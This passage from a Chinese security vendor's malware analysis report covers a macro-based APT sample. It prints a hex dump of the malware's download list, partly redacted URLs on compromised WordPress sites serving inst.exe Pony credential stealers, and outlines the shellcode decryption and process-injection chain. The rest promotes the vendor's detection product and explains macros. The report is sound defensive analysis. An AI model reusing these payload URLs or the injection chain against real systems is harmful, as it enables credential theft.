029200C0 2D 63 6F 6E 74 65 6E 74 2F 70 6C 75 67 69 6E 73 -content/plugins
029200D0 2F 72 65 76 73 6C 69 64 65 72 2F 70 6D 2E 64 6C /revslider/pm.dl
029200E0 6C 7D 7B 72 3A 68 74 74 70 3A 2F 2F 65 6C 61 66 l}{r:http://[redacted]
029200F0 6C 6F 72 61 2E 63 7A 2F 77 70 2D 69 6E 63 6C 75 [redacted]wp-inclu
02920100 64 65 73 2F 69 6E 73 74 2E 65 78 65 7C 68 74 74 des/inst.exe|htt
02920110 70 3A 2F 2F 6D 79 73 6D 69 6C 65 64 6F 63 74 6F p://[redacted]
02920120 72 73 2E 63 6F 6D 2F 77 70 2D 69 6E 63 6C 75 64 rs.com/wp-includ
02920130 65 73 2F 69 6E 73 74 2E 65 78 65 7C 68 74 74 70 es/inst.exe|http
02920140 3A 2F 2F 77 77 77 2E 72 65 6B 75 2D 70 6F 6F 6C ://[redacted]
02920150 2E 63 68 2F 77 70 2D 69 6E 63 6C 75 64 65 73 2F .ch/wp-includes/
02920160 70 6F 6D 6F 2F 69 6E 73 74 2E 65 78 65 7C 68 74 pomo/inst.exe|ht
02920170 74 70 3A 2F 2F 62 69 67 62 75 63 6B 72 6F 64 65 tp://[redacted]
02920180 6F 2E 63 6F 6D 2F 77 70 2D 63 6F 6E 74 65 6E 74 o.com/wp-content
02920190 2F 70 6C 75 67 69 6E 73 2F 72 65 76 73 6C 69 64 /plugins/revslid
029201A0 65 72 2F 69 6E 73 74 2E 65 78 65 7D 00 00 00 00 er/inst.exe}....
029201B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

图 3.23 恶意样本控制命令

5、经过分析，其下载的均为 pony 家族的窃密木马。Pony 家族木马是一个最近非常流行的能窃取多种浏览器、FTP、邮件客户端、远程桌面、以及比特币等数字货币的账号密码的窃密木马，在此不再详细赘述。





图 3.24　下载 pony 家族窃密木马

3.4 小结：此类宏恶意样本的文档执行流程归纳如下


宏恶意样本执行流程归纳
获取隐藏控件中的隐藏文字
将文字解密为shellcode代码
分配内存，将代码拷入新内存
调用EnumDateFormatsW函数将代码地址当作回调函数传入，shellcode代码得到执行
从内存中查找相关数据，解密成PE
将PE注入到傀儡进程中执行
下载大量木马获得权限、窃取信息

四. 样本报告

4.1 启明星辰 APT 检测产品可以有效检测该样本

图 4.1 文件中提取到可疑代码的截图

4.2 生成完整的样本检测报告

图 4.2 恶意样本报告截图

五. 为什么需要部署启明星辰 APT 检测产品


APT 攻击之所以称之为高级持续威胁，是因为攻击本身复杂多维度，手段变化多样，隐藏技术运用多，这让传统的网络安全设备诸如防火墙、入侵检测、入侵防御、防病毒网关、上网行为管理等网关型安全设备难以招架，因此，基于环境模拟的检测技术手段可以填补威胁的不可定义的技术空白，使未知恶意代码和嵌套式攻击、隐秘通道等新形势下的攻击形态无处遁形。

启明星辰 APT 检测产品是根植于数十年协议分析和文件还原的技术积累基础上，结合用户对于未知威胁的检测迫切性需求，研发的一款创新型检测产品。对于诸如黑暗力量这样的 APT 攻击，设备无需添加入侵特征库、无需定制开发即可精确检测此类攻击，是用户应对黑暗力量 APT 攻击的不二选择。用户可以通过启明星辰 APT 检测产品，精确检测高级持续性威胁，快速发现未知漏洞（0-day），准确定位失陷主机或用户。

5.1 启明星辰 APT 产品检测解决思路

针对高级持续性威胁的攻击特点，通过部署启明星辰 APT 检测产品，可以对多种未知威胁攻击事件进行有效的检测和防范。产品可以直接将含有该攻击样本的文件在虚拟的环境学模拟运行，避免恶意代码在真实环境中释放，有效规避 APT 攻击的可能性。

启明星辰 APT 检测产品，作为一款针对恶意代码等未知威胁具有细粒度检测效果的专业安全产品，可实现包括对：未知恶意代码检查、嵌套式攻击检测、木马蠕虫病毒识别、隐秘通道检测等多类型未知漏洞（0-day）利用行为的检测，由启明星辰集团独立自主研发。系列采用国内领先的双重检测方法（静态检测和动态检测），多种核心检测技术手段：二进制检查、堆喷检测、ROP 利用检测、敏感 API 检测、堆栈检测、Shell code 检查、沙箱检查等，可以检测出 APT 攻击的核心步骤，同时，产品可结合人工服务，有效发现网络 APT 攻击。见下图：



5.2 关于 VenusEye 安全团队

VenusEye 安全团队是启明星辰集团检测产品本部专业数据分析的组织，主要职责是对现有产品搜集上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业分析报告。该组织会依据数据产生的威胁情报，对其中采用的各种攻防技术做深入的跟踪和分析，并且给出专业的分析结果、提出专业建议，为用户决策提供帮助。

VenusEye 安全团队成立至今，先后发布了《海德薇 Hedwig 黑客组织分析报告》、《Locky 密锁攻击恶意样本分析报告》、《特斯拉恶意样本分析新解》、《无需担心潜藏了 18 年的微软浏览器远程代码执行漏洞》、《SandWorm（以下简称：沙虫）攻击分析报告》等十多份专业安全分析报告，欢迎下载查阅。

六. 关于宏的补充阅读

宏 （计算机术语）
计算机科学里的宏（Macro)，是一种批量批处理的称谓。一般说来，宏是一种规则或模式，或称语法替换 ，用于说明某一特定输入（通常是字符串）如何根据预定义的规则转换成对应的输出(通常也是字符串)。这种替换在预编译时进行，称作宏。

所谓宏，就是一些命令组织在一起，作为一个单独命令完成一个特定任务。Microsoft Word 中对宏定义为:“宏就是能组织到一起作为一独立的命令使用的一系列 word 命令,它能使日常工作变得更容易”。Word 使用宏语言 Visual Basic 将宏作为一系列指令来编写。

计算机科学里的宏是一种抽象的,根据一系列预定义的规则替换一定的文本模式。Excel 办公软件自动集成了“VBA”高级程序语言，用此语言编制出的程序就叫“宏”。使用“VBA”需要有一定的编程基础，并且还会耗费大量的时间，因此，绝大多数的使用者仅使用了 Excel 的一般制表功能，很少使用到“VBA”。
解释器或编译器在遇到宏时会自动进行这一模式替换。对于编译语言，宏展开在编译时发生，进行宏展的工具常被称为宏展开器。宏这一术语也常常被用于许多类似的环境中，它们是源自宏展开的概念，这包括键盘宏和宏语言。绝大多数情况下，“宏”这个词的使用暗示着将小命令或动作转化为一系列指令。

宏的用途在于自动化频繁使用的序列或者是获得一种更强大的抽象能力－－但这常常是一回事。

计算机语言如 C 或汇编语言有简单的宏系统，由编译器或汇编器的预处理器实现。C 的宏预处理器的工作只是简单的文本搜索和替换，使用附加的文本处理语言如 M4，C 程序员可以获得更精巧的宏。

Lisp 类语言如 Common Lisp 和 Scheme 有更精巧的宏系统: 宏的行为如同是函数对自身程序文本的变形，并且可以应用全部语言来表达这种变形。一个 C 宏可以定义一段语法的替换，然而一个 Lisp 的宏却可以控制一节代码的计算。获得了控制代码的执行顺序（见惰性计算和非限制函数）的能力，使得新创建的语法结构与语言内建的语法结构不可区分。例如，一种 Lisp 方言有 cond 而没有 if ，就可以使用宏由前者定义后者。Lisp 语法的去部主要扩展，比如面向对象的 CLOS 系统，可以由宏来定义。

宏的典型应用
加速日常编辑和格式设置 组合多个命令 使对话框中的选项更易于访问 使一系列复杂的任务自动执行应用程序也可以使用一种和宏类似机理的系统来允许用户将一系列（一般是最常使用到的操作）自定义为一个步骤。也就是用户执行一系列操作，并且让应用程序来“记住”这些操作以及顺序。更高级的用户可以通

过内建的宏编程来直接使用那些应用程序的功能。当使用一种不熟悉的宏语言来编程时，比较有效的方法就是记录用户希望得到的一连串操作，然后通过阅读应用程序记录下来的宏文件来理解宏命令的结构组成。